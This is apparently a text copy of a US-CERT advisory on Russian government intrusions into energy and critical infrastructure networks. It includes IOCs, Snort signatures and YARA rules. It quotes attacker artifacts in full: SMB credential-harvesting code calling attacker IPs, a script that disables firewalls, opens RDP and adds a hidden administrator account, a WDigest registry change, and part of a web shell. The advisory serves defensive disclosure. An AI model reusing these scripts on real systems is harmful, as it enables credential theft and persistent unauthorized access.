us-cert.gov

Russian Government Cyber Activity Targeting Energy and Other Critical Infrastructure Sectors

32-40 minutes

Since at least March 2016, Russian government cyber actors —hereafter referred to as “threat actors”—targeted government entities and multiple U.S. critical infrastructure sectors, including the energy, nuclear, commercial facilities, water, aviation, and critical manufacturing sectors.

Analysis by DHS and FBI, resulted in the identification of distinct indicators and behaviors related to this activity. Of note, the report Dragonfly: Western energy sector targeted by sophisticated attack group, released by Symantec on September 6, 2017, provides additional information about this ongoing campaign. [1] (link is external)

This campaign comprises two distinct categories of victims: staging and intended targets. The initial victims are peripheral organizations such as trusted third-party suppliers with less secure networks, referred to as “staging targets” throughout this alert. The threat actors used the staging targets’ networks as pivot points and malware repositories when targeting their final intended victims. NCCIC and FBI judge the ultimate

objective of the actors is to compromise organizational networks, also referred to as the “intended target.”

Technical Details

The threat actors in this campaign employed a variety of TTPs, including

- spear-phishing emails (from compromised legitimate account),
- watering-hole domains,
- credential gathering,
- open-source and network reconnaissance,
- host-based exploitation, and
- targeting industrial control system (ICS) infrastructure.

Using Cyber Kill Chain for Analysis

DHS used the Lockheed-Martin Cyber Kill Chain model to analyze, discuss, and dissect malicious cyber activity. Phases of the model include reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on the objective. This section will provide a high-level overview of threat actors’ activities within this framework.

Stage 1: Reconnaissance

The threat actors appear to have deliberately chosen the organizations they targeted, rather than pursuing them as targets of opportunity. Staging targets held preexisting relationships with many of the intended targets. DHS analysis identified the threat actors accessing publicly available information hosted by organization-monitored networks during

the reconnaissance phase. Based on forensic analysis, DHS assesses the threat actors sought information on network and organizational design and control system capabilities within organizations. These tactics are commonly used to collect the information needed for targeted spear-phishing attempts. In some cases, information posted to company websites, especially information that may appear to be innocuous, may contain operationally sensitive information. As an example, the threat actors downloaded a small photo from a publicly accessible human resources page. The image, when expanded, was a high-resolution photo that displayed control systems equipment models and status information in the background.

Analysis also revealed that the threat actors used compromised staging targets to download the source code for several intended targets' websites. Additionally, the threat actors attempted to remotely access infrastructure such as corporate web-based email and virtual private network (VPN) connections.

Stage 2: Weaponization

Spear-Phishing Email TTPs

Throughout the spear-phishing campaign, the threat actors used email attachments to leverage legitimate Microsoft Office functions for retrieving a document from a remote server using the Server Message Block (SMB) protocol. (An example of this request is: file[:]//<remote IP address>/Normal.dotm). As a part of the standard processes executed by Microsoft Word,

this request authenticates the client with the server, sending the user's credential hash to the remote server before retrieving the requested file. (Note: transfer of credentials can occur even if the file is not retrieved.) After obtaining a credential hash, the threat actors can use password-cracking techniques to obtain the plaintext password. With valid credentials, the threat actors are able to masquerade as authorized users in environments that use single-factor authentication. [2]

Use of Watering Hole Domains

One of the threat actors' primary uses for staging targets was to develop watering holes. Threat actors compromised the infrastructure of trusted organizations to reach intended targets. [3] Approximately half of the known watering holes are trade publications and informational websites related to process control, ICS, or critical infrastructure. Although these watering holes may host legitimate content developed by reputable organizations, the threat actors altered websites to contain and reference malicious content. The threat actors used legitimate credentials to access and directly modify the website content. The threat actors modified these websites by altering JavaScript and PHP files to request a file icon using SMB from an IP address controlled by the threat actors. This request accomplishes a similar technique observed in the spear-phishing documents for credential harvesting. In one instance, the threat actors added a line of code into the file "header.php", a legitimate PHP file that carried out the redirected traffic.

```
<img src="file[:]//62.8.193[.]206/main_logo.png" style="height: 1px; width: 1px;" />
```

In another instance, the threat actors modified the JavaScript file, “modernizr.js”, a legitimate JavaScript library used by the website to detect various aspects of the user’s browser. The file was modified to contain the contents below:

```
var i = document.createElement("img");

i.src = "file[:]//184.154.150[.]66/ame_icon.png";

i.width = 3;

i.height=2;
```

Stage 3: Delivery

When compromising staging target networks, the threat actors used spear-phishing emails that differed from previously reported TTPs. The spear-phishing emails used a generic contract agreement theme (with the subject line “AGREEMENT & Confidential”) and contained a generic PDF document titled ``document.pdf. (Note the inclusion of two single back ticks at the beginning of the attachment name.) The PDF was not malicious and did not contain any active code. The document contained a shortened URL that, when clicked, led users to a website that prompted the user for email address and password. (Note: no code within the PDF initiated a download.)

In previous reporting, DHS and FBI noted that all of these spear-phishing emails referred to control systems or process control systems. The threat actors continued using these

themes specifically against intended target organizations. Email messages included references to common industrial control equipment and protocols. The emails used malicious Microsoft Word attachments that appeared to be legitimate résumés or curricula vitae (CVs) for industrial control systems personnel, and invitations and policy documents to entice the user to open the attachment.

Stage 4: Exploitation

The threat actors used distinct and unusual TTPs in the phishing campaign directed at staging targets. Emails contained successive redirects to http://bit[.]ly/2m0x8IH link, which redirected to http://tinyurl[.]com/h3sdqck link, which redirected to the ultimate destination of http://imageliners[.]com/nitel. The imageliner[.]com website contained input fields for an email address and password mimicking a login page for a website.

When exploiting the intended targets, the threat actors used malicious .docx files to capture user credentials. The documents retrieved a file through a “file://” connection over SMB using Transmission Control Protocol (TCP) ports 445 or 139. This connection is made to a command and control (C2) server—either a server owned by the threat actors or that of a victim. When a user attempted to authenticate to the domain, the C2 server was provided with the hash of the password. Local users received a graphical user interface (GUI) prompt to enter a username and password, and the C2 received this information over TCP ports 445 or 139. (Note: a file transfer is not necessary for a loss of credential information.) Symantec’s

report associates this behavior to the Dragonfly threat actors in this campaign. [1] (link is external)

Stage 5: Installation

The threat actors leveraged compromised credentials to access victims' networks where multi-factor authentication was not used. [4] To maintain persistence, the threat actors created local administrator accounts within staging targets and placed malicious files within intended targets.

Establishing Local Accounts

The threat actors used scripts to create local administrator accounts disguised as legitimate backup accounts. The initial script "symantec_help.jsp" contained a one-line reference to a malicious script designed to create the local administrator account and manipulate the firewall for remote access. The script was located in "C:\Program Files (x86)\Symantec \Symantec Endpoint Protection Manager\tomcat\webapps \ROOT\".

Contents of symantec_help.jsp

```
<% Runtime.getRuntime().exec("cmd /C \"" +
System.getProperty("user.dir") + "\\..\\webapps\\ROOT
\\<enu.cmd>\""); %>
```

The script "enu.cmd" created an administrator account, disabled the host-based firewall, and globally opened port 3389 for Remote Desktop Protocol (RDP) access. The script

then attempted to add the newly created account to the administrators group to gain elevated privileges. This script contained hard-coded values for the group name “administrator” in Spanish, Italian, German, French, and English.

Contents of enu.cmd

```
netsh firewall set opmode disable

netsh advfirewall set allprofiles state off

reg add "HKLM\SYSTEM\CurrentControlSet\Services
\SharedAccess\Parameters\FirewallPolicy\StandardProfile
\GloballyOpenPorts\List" /v 3389:TCP /t REG_SZ /d
"3389:TCP:*:Enabled:Remote Desktop" /f

reg add "HKLM\SYSTEM\CurrentControlSet\Services
\SharedAccess\Parameters\FirewallPolicy\DomainProfile
\GloballyOpenPorts\List" /v 3389:TCP /t REG_SZ /d
"3389:TCP:*:Enabled:Remote Desktop" /f

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fSingleSessionPerUser /t REG_DWORD /d 0 /f

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server\Licensing Core" /v EnableConcurrentSessions /t
REG_DWORD /d 1 /f

reg add "HKLM\SOFTWARE\Microsoft\Windows
```

```
NT\CurrentVersion\Winlogon" /v EnableConcurrentSessions /t
REG_DWORD /d 1 /f

reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v AllowMultipleTSSessions /t
REG_DWORD /d 1 /f

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows
NT\Terminal Services" /v MaxInstanceCount /t REG_DWORD
/d 100 /f

net user MS_BACKUP <Redacted_Password> /add

net localgroup Administrators /add MS_BACKUP

net localgroup Administradores /add MS_BACKUP

net localgroup Amministratori /add MS_BACKUP

net localgroup Administratoren /add MS_BACKUP

net localgroup Administrateurs /add MS_BACKUP

net localgroup "Remote Desktop Users" /add MS_BACKUP

net user MS_BACKUP /expires:never

reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v
MS_BACKUP /t REG_DWORD /d 0 /f

reg add HKLM\SOFTWARE\Microsoft\Windows
\CurrentVersion\policies\system /v dontdisplaylastusername /t
REG_DWORD /d 1 /f

reg add HKLM\SOFTWARE\Microsoft\Windows
\CurrentVersion\policies\system /v
```

```
LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f

sc config termservice start= auto

net start termservice
```

DHS observed the threat actors using this and similar scripts to create multiple accounts within staging target networks. Each account created by the threat actors served a specific purpose in their operation. These purposes ranged from the creation of additional accounts to cleanup of activity. DHS and FBI observed the following actions taken after the creation of these local accounts:

Account 1: Account 1 was named to mimic backup services of the staging target. This account was created by the malicious script described earlier. The threat actor used this account to conduct open-source reconnaissance and remotely access intended targets.

Account 2: Account 1 was used to create Account 2 to impersonate an email administration account. The only observed action was to create Account 3.

Account 3: Account 3 was created within the staging victim's Microsoft Exchange Server. A PowerShell script created this account during an RDP session while the threat actor was authenticated as Account 2. The naming conventions of the created Microsoft Exchange account followed that of the staging target (e.g., first initial concatenated with the last name).

Account 4: In the latter stage of the compromise, the threat actor used Account 1 to create Account 4, a local administrator account. Account 4 was then used to delete logs and cover tracks.

Scheduled Task

In addition, the threat actors created a scheduled task named *reset*, which was designed to automatically log out of their newly created account every eight hours.

VPN Software

After achieving access to staging targets, the threat actors installed tools to carry out operations against intended victims. On one occasion, threat actors installed the free version of FortiClient, which they presumably used as a VPN client to connect to intended target networks.

Password Cracking Tools

Consistent with the perceived goal of credential harvesting, the threat actors dropped and executed open source and free tools such as Hydra, SecretsDump, and CrackMapExec. The naming convention and download locations suggest that these files were downloaded directly from publically available locations such as GitHub. Forensic analysis indicates that many of these tools were executed during the timeframe in which the actor was accessing the system. Of note, the threat actors installed Python 2.7 on a compromised host of one staging victim, and a Python script was seen at C:\Users \<Redacted Username>\Desktop\OWAExchange\.

Downloader

Once inside of an intended target's network, the threat actor downloaded tools from a remote server. The initial versions of the file names contained .txt extensions and were renamed to the appropriate extension, typically .exe or .zip.

In one example, after gaining remote access to the network of an intended victim, the threat actor carried out the following actions:


- The threat actor connected to 91.183.104[.]150 and downloaded multiple files, specifically the file INST.txt.
- The files were renamed to new extensions, with INST.txt being renamed INST.exe.
- The files were executed on the host and then immediately deleted.
- The execution of INST.exe triggered a download of ntdll.exe, and shortly after, ntdll.exe appeared in the running process list of the compromised system of an intended target.
- The registry value "ntdll" was added to the "HKEY_USERS\<USER SID>\Software\Microsoft\Windows \CurrentVersion\Run" key.

Persistence Through .LNK File Manipulation

The threat actors manipulated LNK files, commonly known as a Microsoft Window's shortcut file, to repeatedly gather user credentials. Default Windows functionality enables icons to be loaded from a local or remote Windows repository. The threat actors exploited this built-in Windows functionality by setting

the icon path to a remote server controller by the actors. When the user browses to the directory, Windows attempts to load the icon and initiate an SMB authentication session. During this process, the active user's credentials are passed through the attempted SMB connection.

Four of the observed LNK files were "SETROUTE.lnk", "notepad.exe.lnk", "Document.lnk" and "desktop.ini.lnk". These names appeared to be contextual, and the threat actor may use a variety of other file names while using this tactic. Two of the remote servers observed in the icon path of these LNK files were 62.8.193[.]206 and 5.153.58[.]45. Below is the parsed content of one of the LNK files:



Parsed output for file: desktop.ini.lnk

Registry Modification

The threat actor would modify key systems to store plaintext credentials in memory. In one instance, the threat actor executed the following command.

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control
\SecurityProviders\WDigest" /v UseLogonCredential /t
REG_DWORD /d 1 /f
```

Stage 6: Command and Control

The threat actors commonly created web shells on the intended targets' publicly accessible email and web servers. The threat actors used three different filenames ("global.aspx, autodiscover.aspx and index.aspx) for two different webshells. The difference between the two groups was the "public string Password" field.

Beginning Contents of the Web Shell

```
<%@ Page Language="C#" Debug="true" trace="false"
validateRequest="false" EnableViewStateMac="false"
EnableViewState="true"%>

<%@ import Namespace="System"%>

<%@ import Namespace="System.IO"%>

<%@ import Namespace="System.Diagnostics"%>

<%@ import Namespace="System.Data"%>

<%@ import Namespace="System.Management"%>

<%@ import Namespace="System.Data.OleDb"%>

<%@ import Namespace="Microsoft.Win32"%>

<%@ import Namespace="System.Net.Sockets" %>

<%@ import Namespace="System.Net" %>

<%@ import
Namespace="System.Runtime.InteropServices"%>

<%@ import Namespace="System.DirectoryServices"%>
```

```
<%@ import Namespace="System.ServiceProcess"%>

<%@ import
Namespace="System.Text.RegularExpressions"%>

<%@ Import Namespace="System.Threading"%>

<%@ Import Namespace="System.Data.SqlClient"%>

<%@ import Namespace="Microsoft.VisualBasic"%>

<%@ Import Namespace="System.IO.Compression" %>

<%@ Assembly
Name="System.DirectoryServices,Version=2.0.0.0,Culture=neutral,Pu

<%@ Assembly
Name="System.Management,Version=2.0.0.0,Culture=neutral,PublicK

<%@ Assembly
Name="System.ServiceProcess,Version=2.0.0.0,Culture=neutral,Pub

<%@ Assembly
Name="Microsoft.VisualBasic,Version=7.0.3300.0,Culture=neutral,Pu

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<script runat = "server">

public string Password = "<REDACTED>";

public string z_progname = "z_WebShell";

…
```

Stage 7: Actions on Objectives

DHS and FBI identified the threat actors leveraging remote access services and infrastructure such as VPN, RDP, and Outlook Web Access (OWA). The threat actors used the infrastructure of staging targets to connect to several intended targets.

Internal Reconnaissance

Upon gaining access to intended victims, the threat actors conducted reconnaissance operations within the network. DHS observed the threat actors focusing on identifying and browsing file servers within the intended victim's network.

Once on the intended target's network, the threat actors used privileged credentials to access the victim's domain controller typically via RDP. Once on the domain controller, the threat actors used the batch scripts "dc.bat" and "dit.bat" to enumerate hosts, users, and additional information about the environment. The observed outputs (text documents) from these scripts were:

- admins.txt
- completed_dclist.txt
- completed_trusts.txt
- completed_zone.txt
- comps.txt
- conditional_forwarders.txt
- domain_zone.txt
- enum_zones.txt

- users.txt

  The threat actors also collected the files “ntds.dit” and the “SYSTEM” registry hive. DHS observed the threat actors compress all of these files into archives named “SYSTEM.zip” and “comps.zip”.

  The threat actors used Windows’ scheduled task and batch scripts to execute “scr.exe” and collect additional information from hosts on the network. The tool “scr.exe” is a screenshot utility that the threat actor used to capture the screen of systems across the network. The MD5 hash of “scr.exe” matched the MD5 of ScreenUtil, as reported in the Symantec Dragonfly 2.0 report.

  In at least two instances, the threat actors used batch scripts labeled “pss.bat” and “psc.bat” to run the PsExec tool. Additionally, the threat actors would rename the tool PsExec to “ps.exe”.

1. The batch script (“pss.bat” or “psc.bat”) is executed with domain administrator credentials.
2. The directory “out” is created in the user’s %AppData% folder.
3. PsExec is used to execute “scr.exe” across the network and to collect screenshots of systems in “ip.txt”.
4. The screenshot’s filename is labeled based on the computer name of the host and stored in the target’s C:\Windows\Temp directory with a “.jpg” extension.
5. The screenshot is then copied over to the newly created “out” directory of the system where the batch script was executed.

6. In one instance, DHS observed an “out.zip” file created.

   DHS observed the threat actors create and modify a text document labeled “ip.txt” which is believed to have contained a list of host information. The threat actors used “ip.txt” as a source of hosts to perform additional reconnaissance efforts. In addition, the text documents “res.txt” and “err.txt” were observed being created as a result of the batch scripts being executed. In one instance, “res.txt” contained output from the Windows’ command “query user” across the network.

   ```
   Using <Username> <Password>
   Running -s cmd /c query user on <Hostname1>
   Running -s cmd /c query user on <Hostname2>
   Running -s cmd /c query user on <Hostname3>
   USERNAME    SESSIONNAME      ID   STATE   IDLE
   TIME     LOGON TIME
   <user1>                      2      Disc
   1+19:34        6/27/2017 12:35 PM
   ```

   An additional batch script named “dirsb.bat” was used to gather folder and file names from hosts on the network.

   In addition to the batch scripts, the threat actors also used scheduled tasks to collect screenshots with “scr.exe”. In two instances, the scheduled tasks were designed to run the command “C:\Windows\Temp\scr.exe” with the argument “C:\Windows\Temp\scr.jpg”. In another instance, the scheduled task was designed to run with the argument “pss.bat” from the local administrator’s “AppData\Local\Microsoft\” folder.


The threat actors commonly executed files out of various directories within the user's AppData or Downloads folder. Some common directory names were

- Chromex64,
- Microsoft_Corporation,
- NT,
- Office365,
- Temp, and
- Update.

Targeting of ICS and SCADA Infrastructure

In multiple instances, the threat actors accessed workstations and servers on a corporate network that contained data output from control systems within energy generation facilities. The threat actors accessed files pertaining to ICS or supervisory control and data acquisition (SCADA) systems. Based on DHS analysis of existing compromises, these files were named containing ICS vendor names and ICS reference documents pertaining to the organization (e.g., "SCADA WIRING DIAGRAM.pdf" or "SCADA PANEL LAYOUTS.xlsx").

The threat actors targeted and copied profile and configuration information for accessing ICS systems on the network. DHS observed the threat actors copying Virtual Network Connection (VNC) profiles that contained configuration information on accessing ICS systems. DHS was able to reconstruct screenshot fragments of a Human Machine Interface (HMI) that the threat actors accessed.



Cleanup and Cover Tracks

In multiple instances, the threat actors created new accounts on the staging targets to perform cleanup operations. The accounts created were used to clear the following Windows event logs: System, Security, Terminal Services, Remote Services, and Audit. The threat actors also removed applications they installed while they were in the network along with any logs produced. For example, the Fortinet client installed at one commercial facility was deleted along with the logs that were produced from its use. Finally, data generated by other accounts used on the systems accessed were deleted.

Threat actors cleaned up intended target networks through

deleting created screenshots and specific registry keys. Through forensic analysis, DHS determined that the threat actors deleted the registry key associated with terminal server client that tracks connections made to remote systems. The threat actors also deleted all batch scripts, output text documents and any tools they brought into the environment such as “scr.exe”.

Detection and Response

IOCs related to this campaign are provided within the accompanying .csv and .stix files of this alert. DHS and FBI recommend that network administrators review the IP addresses, domain names, file hashes, network signatures, and YARA rules provided, and add the IPs to their watchlists to determine whether malicious activity has been observed within their organization. System owners are also advised to run the YARA tool on any system suspected to have been targeted by these threat actors.

Network Signatures and Host-Based Rules

This section contains network signatures and host-based rules that can be used to detect malicious activity associated with threat actor TTPs. Although these network signatures and host-based rules were created using a comprehensive vetting process, the possibility of false positives always remains.

Network Signatures

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"HTTP URI contains '/aspnet_client /system_web/4_0_30319/update/' (Beacon)"; sid:42000000;

rev:1; flow:established,to_server; content:"/aspnet_client /system_web/4_0_30319/update/"; http_uri; fast_pattern:only; classtype:bad-unknown; metadata:service http;)

---

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"HTTP URI contains '/img/bson021.dat'"; sid:42000001; rev:1; flow:established,to_server; content:"/img/bson021.dat"; http_uri; fast_pattern:only; classtype:bad-unknown; metadata:service http;)

---

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"HTTP URI contains '/A56WY' (Callback)"; sid:42000002; rev:1; flow:established,to_server; content:"/A56WY"; http_uri; fast_pattern; classtype:bad-unknown; metadata:service http;)

---

alert tcp any any -> any 445 (msg:"SMB Client Request contains 'AME_ICON.PNG' (SMB credential harvesting)"; sid:42000003; rev:1; flow:established,to_server; content:"|FF|SMB|75 00 00 00 00|"; offset:4; depth:9; content:"|08 00 01 00|"; distance:3; content:"|00 5c 5c|"; distance:2; within:3; content:"|5c|AME_ICON.PNG"; distance:7; fast_pattern; classtype:bad-unknown; metadata:service netbios-ssn;)

---

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"HTTP URI OPTIONS contains '/ame_icon.png' (SMB credential harvesting)"; sid:42000004; rev:1; flow:established,to_server; content:"/ame_icon.png"; http_uri; fast_pattern:only; content:"OPTIONS"; nocase; http_method; classtype:bad-unknown; metadata:service http;)

---

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"HTTP Client Header contains 'User-Agentl3a 20lGo-http-client/1.1'"; sid:42000005; rev:1; flow:established,to_server; content:"User-Agentl3a 20lGo-http-client/1.1l0d 0alAccept-Encodingl3a 20lgzip"; http_header; fast_pattern:only; pcre:"/\.(?:aspxltxt)\?[a-z0-9]{3}=[a-z0-9]{32}&/U"; classtype:bad-unknown; metadata:service http;)

---

alert tcp $EXTERNAL_NET [139,445] -> $HOME_NET any (msg:"SMB Server Traffic contains NTLM-Authenticated SMBv1 Session"; sid:42000006; rev:1; flow:established,to_client; content:"lff 53 4d 42 72 00 00 00 00 80l"; fast_pattern:only; content:"l05 00l"; distance:23; classtype:bad-unknown; metadata:service netbios-ssn;)

YARA Rules

This is a consolidated rule set for malware associated with this activity. These rules were written by NCCIC and include contributions from trusted partners.

```
*/
rule APT_malware_1
{
meta:
        description = "inveigh pen testing tools & related
artifacts"
        author = "DHS | NCCIC Code Analysis Team"
        date = "2017/07/17"
        hash0 = "61C909D2F625223DB2FB858BBDF42A76"
        hash1 = "A07AA521E7CAFB360294E56969EDA5D6"
        hash2 = "BA756DD64C1147515BA2298B6A760260"
        hash3 = "8943E71A8C73B5E343AA9D2E19002373"
        hash4 = "04738CA02F59A5CD394998A99FCD9613"
        hash5 = "038A97B4E2F37F34B255F0643E49FC9D"
        hash6 = "65A1A73253F04354886F375B59550B46"
        hash7 = "AA905A3508D9309A93AD5C0EC26EBC9B"
        hash8 = "5DBEF7BDDAF50624E840CCBCE2816594"
        hash9 = "722154A36F32BA10E98020A8AD758A7A"
        hash10 = "4595DBE00A538DF127E0079294C87DA0"
strings:
        $s0 = "file://"
        $s1 = "/ame_icon.png"
```

```
        $s2 = "184.154.150.66"
        $s3 = {
87D081F60C67F5086A003315D49A4000F7D6E8EB12000081F7F0
}
        $s4 = {
33C42BCB333DC0AD400043C1C61A33C3F7DE33F042C705B5AC
}
        $s5 = "(g.charCodeAt(c)^l[(l[b]+l[e])%256])"
        $s6 = "for(b=0;256>b;b++)k[b]=b;for(b=0;256>b;b++)"
        $s7 = "VXNESWJfSjY3grKEkEkRuZeSvkE="
        $s8 = "NlZzSZk="
        $s9 = "WlJTb1q5kaxqZaRnser3sw=="
        $s10 = "for(b=0;256>b;b++)k[b]=b;for(b=0;256>b;b++)"
        $s11 =
"fromCharCode(d.charCodeAt(e)^k[(k[b]+k[h])%256])"
        $s12 = "ps.exe -accepteula \\%ws% -u %user% -p
%pass% -s cmd /c netstat"
        $s13 = {
22546F6B656E733D312064656C696D733D5C5C222025254920494
}
        $s14 = {
68656C6C2E657865202D6E6F65786974202D657865637574696F6
}
        $s15 = {
```

```
476F206275696C642049443A20226662643337393762316331346
}
//inveigh pentesting tools
        $s16 = {
24696E76656967682E7374617475735F71756575652E4164642822
}
//specific malicious word document PK archive
        $s17 = {
2F73657474696E67732E786D6CB456616FDB3613FEFE02EF7F10
}
        $s18 = {
6C732F73657474696E67732E786D6C2E72656C7355540500010076
}
        $s19 = {
8D90B94E03311086EBF014D6F4D87B48214471D210A41450A0E50
}
        $s20 = {
8C90CD4EEB301085D7BD4F61CDFEDA092150A1BADD005217B0
}
        $s21 = {
8C90CD4EEB301085D7BD4F61CDFEDA092150A1BADD005217B0
}
        $s22 = "5.153.58.45"
        $s23 = "62.8.193.206"
        $s24 = "/1/ree_stat/p"
```

```
        $s25 = "/icon.png"
        $s26 = "/pshare1/icon"
        $s27 = "/notepad.png"
        $s28 = "/pic.png"
        $s29 = "http://bit.ly/2m0x8IH"
condition:
        ($s0 and $s1 or $s2) or ($s3 or $s4) or ($s5 and $s6 or
$s7 and $s8 and $s9) or ($s10 and $s11) or ($s12 and $s13)
or ($s14) or ($s15) or ($s16) or ($s17) or ($s18) or ($s19) or
($s20) or ($s21) or ($s0 and $s22 or $s24) or ($s0 and $s22
or $s25) or ($s0 and $s23 or $s26) or ($s0 and $s22 or $s27)
or ($s0 and $s23 or $s28) or ($s29)
}
rule APT_malware_2
{
meta:
    description = "rule detects malware"
    author = "other"
strings:
    $api_hash = { 8A 08 84 C9 74 0D 80 C9 60 01 CB C1 E3
01 03 45 10 EB ED }
    $http_push = "X-mode: push" nocase
    $http_pop = "X-mode: pop" nocase
```

```
condition:
      any of them
}
rule Query_XML_Code_MAL_DOC_PT_2
{
meta:
     name= "Query_XML_Code_MAL_DOC_PT_2"
     author = "other"
strings:
          $zip_magic = { 50 4b 03 04 }
          $dir1 = "word/_rels/settings.xml.rels"
          $bytes = {8c 90 cd 4e eb 30 10 85 d7}
condition:
          $zip_magic at 0 and $dir1 and $bytes
}
rule Query_Javascript_Decode_Function
{
meta:
      name= "Query_Javascript_Decode_Function"
      author = "other"
strings:
      $decode1 = {72 65 70 6C 61 63 65 28 2F 5B 5E 41 2D 5A
```

```
61 2D 7A 30 2D 39 5C 2B 5C 2F 5C 3D 5D 2F 67 2C 22 22
29 3B}

    $decode2 = {22 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D
4E 4F 50 51 52 53 54 55 56 57 58 59 5A 61 62 63 64 65 66
67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76 77 78 79
7A 30 31 32 33 34 35 36 37 38 39 2B 2F 3D 22 2E 69 6E 64
65 78 4F 66 28 ?? 2E 63 68 61 72 41 74 28 ?? 2B 2B 29 29}

    $decode3 = {3D ?? 3C 3C 32 7C ?? 3E 3E 34 2C ?? 3D
28 ?? 26 31 35 29 3C 3C 34 7C ?? 3E 3E 32 2C ?? 3D 28 ??
26 33 29 3C 3C 36 7C ?? 2C ?? 2B 3D [1-2] 53 74 72 69 6E
67 2E 66 72 6F 6D 43 68 61 72 43 6F 64 65 28 ?? 29 2C 36
34 21 3D ?? 26 26 28 ?? 2B 3D 53 74 72 69 6E 67 2E 66 72
6F 6D 43 68 61 72 43 6F 64 65 28 ?? 29}

    $decode4 = {73 75 62 73 74 72 69 6E 67 28 34 2C ?? 2E
6C 65 6E 67 74 68 29}

    $func_call="a(\""

condition:

    filesize < 20KB and #func_call > 20 and all of ($decode*)

}

rule Query_XML_Code_MAL_DOC

{

meta:

    name= "Query_XML_Code_MAL_DOC"

    author = "other"
```

```
strings:
    $zip_magic = { 50 4b 03 04 }
    $dir = "word/_rels/" ascii
    $dir2 = "word/theme/theme1.xml" ascii
    $style = "word/styles.xml" ascii
condition:
    $zip_magic at 0 and $dir at 0x0145 and $dir2 at 0x02b7
